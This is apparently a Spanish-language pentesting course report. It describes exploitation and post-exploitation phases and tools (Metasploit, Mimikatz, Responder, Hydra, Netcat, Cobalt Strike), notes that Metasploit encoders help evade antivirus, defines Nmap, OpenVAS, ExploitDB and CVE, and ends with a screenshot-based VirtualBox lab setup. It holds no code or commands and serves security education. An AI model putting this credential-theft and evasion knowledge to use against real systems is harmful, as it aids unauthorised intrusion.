Los atacantes cibernéticos pueden usar técnicas como el phishing, que se basa en la interacción con la víctima, o la explotación de vulnerabilidades, que no depende de dicha interacción. Herramientas como Metasploit Framework, preinstaladas en Kali Linux y compatibles con otros sistemas, simplifican este proceso al incluir una extensa colección de exploits. En esta demostración, utilizando un entorno de prueba con Kali Linux como atacante y Metasploitable 3 como objetivo, se efectúa un escaneo de puertos para evaluar las posibles rutas de acceso al sistema comprometido (Cunha, 2023a).

- **Acunetix**: Es un escáner de seguridad automatizado para aplicaciones web que identifica vulnerabilidades específicas de la web, como inyecciones, ataques XSS y configuraciones erróneas.

Es un escáner de vulnerabilidades web creado en 2005, es conocido por ser más veloz que otras herramientas gracias a su motor programado en C++. Esta herramienta automatizada realiza escaneos web en diferentes modos y es compatible con sistemas operativos como Windows y Linux, con una versión para Mac en desarrollo. Acunetix emplea las tecnologías AcuMonitor y AcuSensor para identificar vulnerabilidades en el código fuente, y cuenta con versiones premium que facilitan su integración en el ciclo de vida del desarrollo de software (SDLC) (North Networks., 2024).

- **Nmap**: Aunque se usa principalmente para el escaneo de redes, Nmap también puede identificar servicios y sus versiones, lo que ayuda a detectar vulnerabilidades relacionadas con software obsoleto (Alcarria, 2024).

Esta fase no solo permite comprender mejor las debilidades del sistema, sino que también prepara el terreno para una explotación efectiva en las etapas posteriores del proceso. Por ello, estas herramientas son fundamentales para llevar a cabo un análisis exhaustivo de las vulnerabilidades en los sistemas, facilitando la identificación y documentación de fallas que podrían ser explotadas en fases siguientes del pentesting (Alcarria, 2024).

Fase 5: Explotación

Durante la fase de explotación, el objetivo es acceder al sistema mediante la utilización de las vulnerabilidades identificadas en etapas anteriores. Esta fase puede implicar la implementación de exploits o el uso de credenciales que se hayan obtenido previamente. La fase de explotación puede contar con una variedad aún mayor de herramientas, dependiendo de las técnicas que se utilicen y del tipo de sistema que se esté evaluando estas son:

- **Metasploit Framework**: Una de las herramientas más completas para la explotación de vulnerabilidades, que proporciona módulos para ejecutar exploits y post explotación (Cunha, 2023a).
- **Burp Suite**: Herramienta fundamental para pruebas de seguridad en aplicaciones web, que permite realizar ataques de inyección y explotación de vulnerabilidades.
- **Sqlmap**: Un potente escáner y Exploit para detectar y explotar vulnerabilidades de inyección SQL de manera automatizada (Tarlogic Security, 2024).
- **Ettercap**: Una herramienta de ataque en red que permite realizar ataques de intermediario (MITM), facilitando la captura de tráfico y la inyección de exploits (Elhacker.NET, 2021).
- **Empire**: Un marco de post explotación que permite ejecutar ataques de Powershell y manejar sesiones en sistemas comprometidos (Chema, 2016).

- **Social-Engineer Toolkit (SET)**: Herramienta diseñada para realizar ataques de ingeniería social, que pueden ser utilizados para obtener credenciales o información sensible (Cilleruelo, 2022a).
- **Cobalt Strike**: Una herramienta avanzada para simulaciones de ataques y post explotación que incluye capacidades de control remoto (Fortra, s. f.).
- **Responder**: es una herramienta de pentesting desarrollada por SpiderLabs para auditorías en entornos Windows, orientada a capturar credenciales y hashes mediante ataques como LLMNR Poisoning, NBT-NS Poisoning, ICMP Redirect y DHCP Inform. La herramienta permite manipular configuraciones y ejecutar ataques que redirigen el tráfico hacia el atacante. Además, utiliza servidores falsos de autenticación para capturar credenciales en diversos protocolos, y ofrece un modo Analyzer para un descubrimiento pasivo de la red sin intervenir en las comunicaciones (Che, 2015).
- **Hydra**: es una herramienta de auditoría de inicio de sesión que permite realizar ataques de fuerza bruta y diccionario contra múltiples protocolos de autenticación, trabajando de manera rápida y flexible con la capacidad de agregar nuevos módulos fácilmente. Soporta una amplia gama de protocolos, incluidos FTP, HTTP, SSH y muchos más. Este artículo detalla cómo los investigadores y consultores de seguridad pueden demostrar lo sencillo que sería acceder de manera no autorizada a sistemas remotos utilizando Hydra (Kolibërs Group, 2021).
- **Netcat**: es una herramienta de red de código abierto, considerada la "navaja suiza" para hackers, que funciona en sistemas UNIX, Microsoft y Apple. Permite abrir puertos TCP/UDP, asociar Shell a puertos específicos para acceder de manera remota, y forzar conexiones TCP/UDP. Su versatilidad la hace ideal para realizar rastreos de puertos y

transferencias de archivos entre equipos (Ejercicios Docencia, 2021).

- **Wireshark**: Aunque se usa principalmente para el análisis de tráfico, también se puede utilizar para capturar y analizar datos durante un ataque (Altube, 2021).
- **Nessus**: Aunque es principalmente un escáner de vulnerabilidades, puede proporcionar información útil para determinar si ciertas vulnerabilidades son explotables (Alcarria, 2024).

Fase 6: Post-Explotación

Una vez que se ha logrado el acceso al sistema, se procede a evaluar el impacto de la brecha de seguridad. En esta fase, se demuestra al cliente la gravedad de la vulnerabilidad identificada, destacando el acceso obtenido a recursos críticos o a datos sensibles. Se analiza la cadena de elevación de privilegios para entender hasta dónde puede llegar un atacante dentro del entorno comprometido y se evalúa el alcance total de la intrusión (Alcarria, 2024).

Herramientas Comunes:

- **Mimikatz**: Permite extraer credenciales de usuarios y gestionar el acceso a recursos (Cilleruelo, 2022a).
- **Empire**: Facilita la ejecución de comandos y scripts en sistemas comprometidos, ofreciendo capacidades de post explotación avanzadas (Chema, 2016).
- **Cobalt Strike**: Proporciona un entorno para simulaciones de ataque y control de sistemas una vez que se ha logrado la explotación (Fortra, s. f.)..
- **Netcat**: Utilizado para establecer conexiones y transferir datos, puede ser clave para la comunicación post explotación (Ejercicios Docencia, 2021).
- **SQLMap**: En casos donde se compromete una base de datos, SQLMap puede ser útil para extraer información sensible o realizar ataques adicionales (Canosa, 2017).

- **Kali Linux**: No es una herramienta en sí, sino un sistema operativo que incluye una gran cantidad de herramientas para pruebas de penetración, incluyendo opciones para post explotación (Ciberseguridad, s. f.).

Fase 7: Informe

Finalmente, se elabora y presenta un informe exhaustivo al cliente que resume los hallazgos de la auditoría. Este documento detalla las vulnerabilidades identificadas y evalúa la gravedad de los riesgos asociados. Es crucial que el informe no solo resalte las debilidades encontradas, sino que también identifique las áreas donde la seguridad se ha implementado de manera efectiva.

Además, el informe debe incluir recomendaciones claras y prácticas para fortalecer la postura de seguridad de la organización. Estas sugerencias deben ser específicas y prioritarias, permitiendo a la empresa abordar las vulnerabilidades de manera sistemática y mejorar su defensa contra futuras amenazas (Cyberzaintza, s. f.).

Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:

Metasploit

Metasploit es un marco de trabajo integral para pruebas de penetración y auditorías de seguridad, desarrollado en lenguajes como Perl y Ruby. Su objetivo principal es ayudar a los profesionales de la seguridad a identificar y mitigar vulnerabilidades en sistemas, aunque también puede ser utilizado de manera maliciosa por ciberdelincuentes. A continuación, se describen sus características principales:

1. **Arquitectura Modular**

Metasploit se basa en una arquitectura modular que permite a los usuarios utilizar diferentes componentes para realizar pruebas de seguridad específicas. Esto incluye:

- **Módulos de Explotación**: Códigos diseñados para aprovechar vulnerabilidades conocidas en sistemas, aplicaciones y redes. Cada módulo se asocia con una vulnerabilidad específica y se denomina "Payloads" (carga útil), que se ejecuta una vez que se ha explotado la vulnerabilidad (Cilleruelo, 2022a).
- **Tipos de Módulos**:
    - **Exploits de Aplicaciones Web**: Apuntan a vulnerabilidades en aplicaciones, como inyecciones SQL o problemas de validación de entrada.
    - **Exploits de Sistemas Operativos**: Se dirigen a vulnerabilidades en sistemas operativos específicos, permitiendo el acceso no autorizado o la ejecución de código arbitrario (Cilleruelo, 2022a).

2. **Módulos Codificadores**

Metasploit también incluye módulos codificadores, que modifican las cargas útiles antes de ser enviadas al sistema objetivo. Su función principal es ayudar a evadir la detección por antivirus y sistemas de seguridad, utilizando técnicas como:

- **Ofuscación**: Modificación del código de la carga útil para ocultar su verdadera naturaleza.
- **Cifrado**: Transformación de la carga útil en un formato no legible por soluciones de seguridad.

3. **Flexibilidad y Personalización**

Los usuarios pueden crear sus propios módulos y personalizar los existentes, lo que permite un enfoque adaptado a diferentes escenarios. Esto incluye el desarrollo de nuevos exploits en

función de vulnerabilidades recién descubiertas y la configuración de Payloads para maximizar su efectividad (Cilleruelo, 2022a).

4. **Integración de Herramientas**

Metasploit se puede integrar fácilmente con otras herramientas de seguridad, como Nmap para escanear redes y recopilar información sobre los dispositivos conectados, lo que facilita la identificación de objetivos para los exploits (Cilleruelo, 2022a).

5. **Base de Datos de Vulnerabilidades**

Incluye una extensa base de datos que proporciona información sobre vulnerabilidades conocidas. Esta base se actualiza continuamente para incluir nuevas vulnerabilidades y exploits, asegurando que los usuarios tengan acceso a la información más reciente (Cilleruelo, 2022a)..

6. **Interfaz de Usuario Amigable**

Metasploit ofrece múltiples interfaces para facilitar su uso:

- **msfconsole**: La interfaz de línea de comandos que proporciona acceso completo a todas las funcionalidades de Metasploit (Cilleruelo, 2022a)..
- **Armitage**: Una interfaz gráfica que simplifica el uso del marco y permite a los usuarios realizar ataques y visualizar resultados de manera intuitiva (Cilleruelo, 2022a)..
- **Metasploit Community y Pro**: Versiones comerciales que ofrecen características adicionales, como informes automáticos y gestión de equipos (Cilleruelo, 2022a)..

7. **Soporte para Múltiples Plataformas**

Metasploit es compatible con varios sistemas operativos, incluyendo Windows, Linux y macOS, lo que permite realizar pruebas de penetración en una variedad de entornos (Cilleruelo, 2022a).

8. **Capacidades de Post-Explotación**

Metasploit incluye funcionalidades avanzadas de post explotación a través de Meterpreter, que permite:

- **Interacción Remota**: Controlar el sistema comprometido de forma remota, ejecutar comandos y scripts, y obtener información crítica del sistema.
- **Gestión de Sesiones**: Facilitar la gestión de múltiples sesiones de Meterpreter simultáneamente (Cyberzaintza, s. f.).

9. **Protocolo SMB (Server Message Block)**

SMB es un protocolo utilizado para compartir archivos y recursos en redes locales, especialmente en entornos Windows. Las vulnerabilidades en SMB son de interés para los pentesters, y Metasploit incluye módulos específicos para explotarlas, como los asociados a **EternalBlue** (IONOS, 2020)

Nmap

Network Mapper es una herramienta de código abierto ampliamente utilizada para la exploración de redes y auditorías de seguridad. Su capacidad para descubrir dispositivos y servicios en una red lo convierte en un recurso esencial para profesionales de la ciberseguridad y administradores de sistemas (Alcarria, 2024).

Entre sus principales Características Principales encontramos:

1. **Exploración de Redes**:

Nmap utiliza paquetes IP para identificar qué dispositivos están disponibles en la red, lo que permite a los usuarios mapear la topología de la red y comprender mejor su estructura (Alcarria, 2024).

- Puede detectar dispositivos conectados a la red, incluyendo computadoras, routers, switches y servidores (Alcarria, 2024).

2. **Detección de Servicios**:

- La herramienta permite identificar los servicios en ejecución en los dispositivos detectados, proporcionando detalles como el nombre y la versión de las aplicaciones (Alcarria, 2024).
- Esta capacidad es crucial para identificar posibles vulnerabilidades asociadas con versiones específicas de software (Alcarria, 2024).

3. **Identificación de Sistemas Operativos**:

- Nmap puede determinar el sistema operativo que está ejecutando un dispositivo mediante el análisis de la respuesta a los paquetes enviados.
- Esta información es valiosa para los pentesters, ya que diferentes sistemas operativos pueden tener diferentes vulnerabilidades y configuraciones de seguridad (Alcarria, 2024).

4. **Detección de Cortafuegos y Filtros**:

- Nmap tiene la capacidad de identificar los tipos de cortafuegos que están en ejecución en un dispositivo, lo que ayuda a los usuarios a comprender cómo se están protegiendo los sistemas.
- Al conocer el tipo de filtrado implementado, los profesionales de la seguridad pueden adaptar sus enfoques de prueba de penetración para maximizar la efectividad de sus ataques (Alcarria, 2024).

5. **Opciones de Escaneo Avanzadas**:

- Nmap ofrece múltiples opciones de escaneo, que incluyen escaneos TCP, UDP y de ping, así como opciones para escaneos más sigilosos que ayudan a evitar la detección.
- Los usuarios pueden personalizar sus escaneos según sus necesidades específicas,

eligiendo entre una variedad de técnicas y parámetros (Alcarria, 2024).

6. **Soporte para Scripts**:

- Nmap incluye el motor de scripts Nmap Scripting Engine (NSE), que permite a los usuarios escribir y ejecutar scripts para realizar tareas adicionales, como la detección de vulnerabilidades y la ejecución de pruebas específicas.
- Esto amplía significativamente la funcionalidad de Nmap, permitiendo a los usuarios realizar auditorías más complejas y detalladas (Alcarria, 2024).

7. **Usos Comunes:**

- **Auditorías de Seguridad**: Los auditores de seguridad utilizan Nmap para identificar dispositivos, servicios y configuraciones de seguridad, lo que les permite detectar posibles vulnerabilidades en la red.
- **Administración de Redes**: Los administradores de sistemas utilizan Nmap para supervisar y gestionar redes, asegurando que todos los dispositivos estén actualizados y correctamente configurados.
- **Investigación de Incidentes**: En caso de un incidente de seguridad, Nmap se puede utilizar para analizar la red y determinar el alcance de una brecha (Nmap, s. f.-a).

OpenVAS

(Open Vulnerability Assessment Scanner) es un marco de trabajo de código abierto diseñado para la evaluación y escaneo de vulnerabilidades. Esta herramienta es ampliamente utilizada para detectar y gestionar problemas de seguridad en sistemas y redes, ofreciendo una solución efectiva y de bajo riesgo para los usuarios (Micucci, 2023).

Las Características Principales de OpenVAS son:

1. **Escaneo de Vulnerabilidades**:

- OpenVAS permite realizar escaneos exhaustivos para identificar diferentes tipos de vulnerabilidades en sistemas, aplicaciones y dispositivos de red.
- La herramienta es capaz de detectar fallos de seguridad conocidos y configuraciones incorrectas que podrían ser explotadas por atacantes (Micucci, 2023).

2. **Multiplataforma y Protocolo**:

- OpenVAS tiene la capacidad de examinar múltiples protocolos de Internet y protocolos industriales, tanto de alto como de bajo nivel. Esto lo hace versátil para su uso en diversas infraestructuras.
- Puede analizar sistemas que funcionan con protocolos como HTTP, HTTPS, FTP, SSH, SNMP y muchos más (Micucci, 2023).

3. **Amplia Base de Datos de Vulnerabilidades**:

- Utiliza una extensa base de datos que contiene información sobre vulnerabilidades conocidas, actualizada regularmente para incluir las últimas amenazas y exploits.
- OpenVAS se basa en el formato de vulnerabilidades CVE (Common Vulnerabilities and Exposures), lo que garantiza que los usuarios reciban información precisa y relevante sobre cada vulnerabilidad detectada (Micucci, 2023).

4. **Interfaz de Usuario Intuitiva**:

- OpenVAS cuenta con una interfaz gráfica de usuario (GUI) que facilita la navegación y la ejecución de escaneos, lo que permite a los usuarios menos experimentados utilizar la herramienta sin complicaciones.

- También ofrece una interfaz de línea de comandos para aquellos que prefieren una interacción más técnica y directa (Micucci, 2023).

5. **Gestión de Resultados y Reportes**:

- Después de completar un escaneo, OpenVAS proporciona informes detallados que incluyen una descripción de las vulnerabilidades detectadas, su gravedad, y recomendaciones para su mitigación.
- Los informes se pueden personalizar y exportar en varios formatos, lo que facilita su uso en auditorías y presentaciones a la dirección (Micucci, 2023).

6. **Integración y Automatización**:

- OpenVAS se puede integrar con otras herramientas de seguridad y sistemas de gestión de vulnerabilidades, lo que mejora su funcionalidad y permite una gestión más eficaz de los problemas de seguridad.
- También permite la automatización de escaneos programados, lo que ayuda a mantener un control constante sobre la seguridad de la infraestructura (Micucci, 2023).

7. **Usos Comunes:**

- **Auditorías de Seguridad**: Utilizado por profesionales de la ciberseguridad para evaluar la seguridad de sistemas y redes, identificando vulnerabilidades y configuraciones inseguras.
- **Cumplimiento Normativo**: Ayuda a las organizaciones a cumplir con normativas y estándares de seguridad al identificar y abordar vulnerabilidades en sus sistemas.
- **Mantenimiento Preventivo**: Se utiliza para realizar escaneos regulares que permiten a las organizaciones anticiparse a posibles problemas de seguridad (OpenVAS, s. f.) & (Micucci, 2023)

Servicios en línea:

- **ExploitDB**

Es un recurso en línea que proporciona una extensa base de datos de exploits y vulnerabilidades conocidas en sistemas informáticos. El término "Exploit" se refiere a la acción de "explorar y aprovechar" vulnerabilidades en software o hardware para ejecutar código malicioso o realizar acciones no autorizadas (Cilleruelo, 2022b).

ExploitDB reúne un conjunto de comandos y técnicas que pueden ser utilizados para explotar vulnerabilidades detectadas en un sistema, permitiendo a los atacantes ejecutar operaciones que no son deseadas ni permitidas por los propietarios del sistema. Este recurso es invaluable tanto para profesionales de la ciberseguridad, que buscan identificar y mitigar riesgos, como para ciberdelincuentes que buscan explotar sistemas vulnerables (Cilleruelo, 2022b)

La plataforma incluye:

- ✓ Explosivos Documentados: Un registro detallado de exploits organizados por tipo de vulnerabilidad, lo que facilita la búsqueda y referencia.
- ✓ Artículos y Tutoriales: Recursos educativos que ayudan a entender mejor las técnicas de explotación y cómo protegerse contra ellas.
- ✓ Actualizaciones Regulares: Una base de datos que se actualiza continuamente con nuevos exploits y vulnerabilidades, asegurando que los usuarios tengan acceso a la información más reciente y relevante (Cilleruelo, 2022b)

- **Puntos Vulnerables y Exposiciones Comunes (CVE)**

Son una lista accesible al público que documenta fallas de seguridad en sistemas informáticos. Cuando se menciona un CVE, se hace referencia a una vulnerabilidad específica que ha sido asignada un número de identificación único (RedHat, 2021).

Los proveedores de software y los investigadores en seguridad frecuentemente incluyen al menos uno de estos identificadores en sus alertas de seguridad. Los CVE son esenciales para que los profesionales de TI coordinen sus esfuerzos en identificar, priorizar y corregir vulnerabilidades, lo que les permite fortalecer la seguridad de los sistemas informáticos (RedHat, 2021)

Ventajas de los CVE:

Los CVE son cruciales para la supervisión continua de la seguridad porque auditan y salvaguardan los sistemas y fomentan una cultura de confianza digital. Esto se fundamenta en:

- **Colaboración Efectiva**: Facilitan la cooperación entre los equipos de seguridad al proporcionar información sobre vulnerabilidades específicas.
- **Priorización de Amenazas**: Ayudan a los especialistas a decidir cuáles vulnerabilidades deben abordarse primero, según su gravedad y el impacto que podrían tener en la seguridad.
- **Registro de Vulnerabilidades**: Ofrecen un sistema centralizado que facilita el seguimiento y la gestión de las vulnerabilidades a lo largo del tiempo.
- **Identificación y concienciación**: Los expertos en seguridad han llegado a utilizar los CVE como vocabulario estándar para reconocer y discutir rápidamente las vulnerabilidades.
- **Priorización**: Los estrategas de seguridad pueden utilizar los CVE para clasificar las vulnerabilidades en función de su efecto potencial y gravedad.
- **Gestión de parches**: Las referencias a los CVE ayudan a encontrar y aplicar actualizaciones o correcciones de las vulnerabilidades.
- **Mitigación de riesgos**: Las organizaciones pueden reducir su superficie de ataque y disminuir las posibilidades de que se produzcan incidentes de seguridad corrigiendo las CVE conocidas.

La colaboración también es crucial. El sistema CVE fomenta el conocimiento y la cooperación entre investigadores, proveedores y organizaciones de seguridad, lo que puede dar lugar a que las vulnerabilidades o exposiciones se solucionen con mayor rapidez (Cerón, 2023)


INSTALACION Y CONFIGURACION DEL BANCO DE TRABAJO

Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

Paso A: Descargar la herramienta virtualizadora "VirtualBox" en su última versión.

Inicio del proceso para implementar el software VirtualBox


Ilustración 1 Descarga de VirtualBox



Fuente: Elaboración propia

La primera imagen muestra la página oficial de VirtualBox, donde el usuario debe seleccionar la versión adecuada según su sistema operativo (Windows, Mac, Linux). Es importante asegurarse de descargar la versión correcta para evitar incompatibilidades durante la instalación. El botón de descarga estará claramente visible, y una vez seleccionado, el archivo comenzará a descargarse en el equipo.


Ilustración 2 Proceso de instalación de VirtualBox



Fuente: Elaboración propia

Al ejecutar el instalador descargado, se abre el asistente de instalación de VirtualBox. En esta ventana inicial, se presenta una bienvenida y el usuario puede hacer clic en “Next” (Siguiente) para avanzar. Este paso marca el comienzo de la instalación guiada del software en el equipo. Es recomendable cerrar otros programas para evitar interferencias.


Ilustración 3 Aceptación de términos de licencia



Fuente: Elaboración propia

En este punto, se presenta el acuerdo de licencia de VirtualBox, que el usuario debe leer y aceptar para continuar con la instalación. Este contrato contiene los términos legales sobre el uso del software. Hacer clic en "I Agree" (Acepto) es un paso obligatorio para seguir con la instalación.


Ilustración 4 Configuración de VirtualBox



Fuente: Elaboración propia

Esta pantalla permite al usuario personalizar los componentes que se instalarán, como crear accesos directos en el escritorio o añadir herramientas adicionales. El usuario puede dejar las opciones predeterminadas si no requiere configuraciones avanzadas. Hacer clic en "Next" (Siguiente) confirma las elecciones y continúa el proceso.


Ilustración 5 Inicio proceso de instalación del VirtualBox



Fuente: Elaboración propia

Una vez configuradas las opciones, se inicia el proceso real de instalación, donde el software comenzará a copiar los archivos necesarios al disco duro del usuario. La barra de progreso indica el avance del proceso, mostrando que todo se está instalando correctamente.

Ilustración 6 Inicio de la instalación de VirtualBox




Fuente: Elaboración propia

La imagen muestra el proceso de instalación avanzando, con VirtualBox instalando drivers y componentes esenciales para garantizar su correcta operación en el sistema. El

instalador puede solicitar permisos adicionales en esta fase, y es importante aceptar estas solicitudes para que todos los componentes se instalen correctamente.


Ilustración 7 Instalación de los componentes de VirtualBox



Fuente: Elaboración propia

En este paso, se están instalando los drivers específicos necesarios para que VirtualBox pueda gestionar las máquinas virtuales de forma eficiente. Esto incluye controladores de red y otros elementos esenciales que permitirán la conexión de las máquinas virtuales a Internet y a la red del host.

Ilustración 8 Proceso de instalación de VirtualBox finalizado



Fuente: Elaboración propia

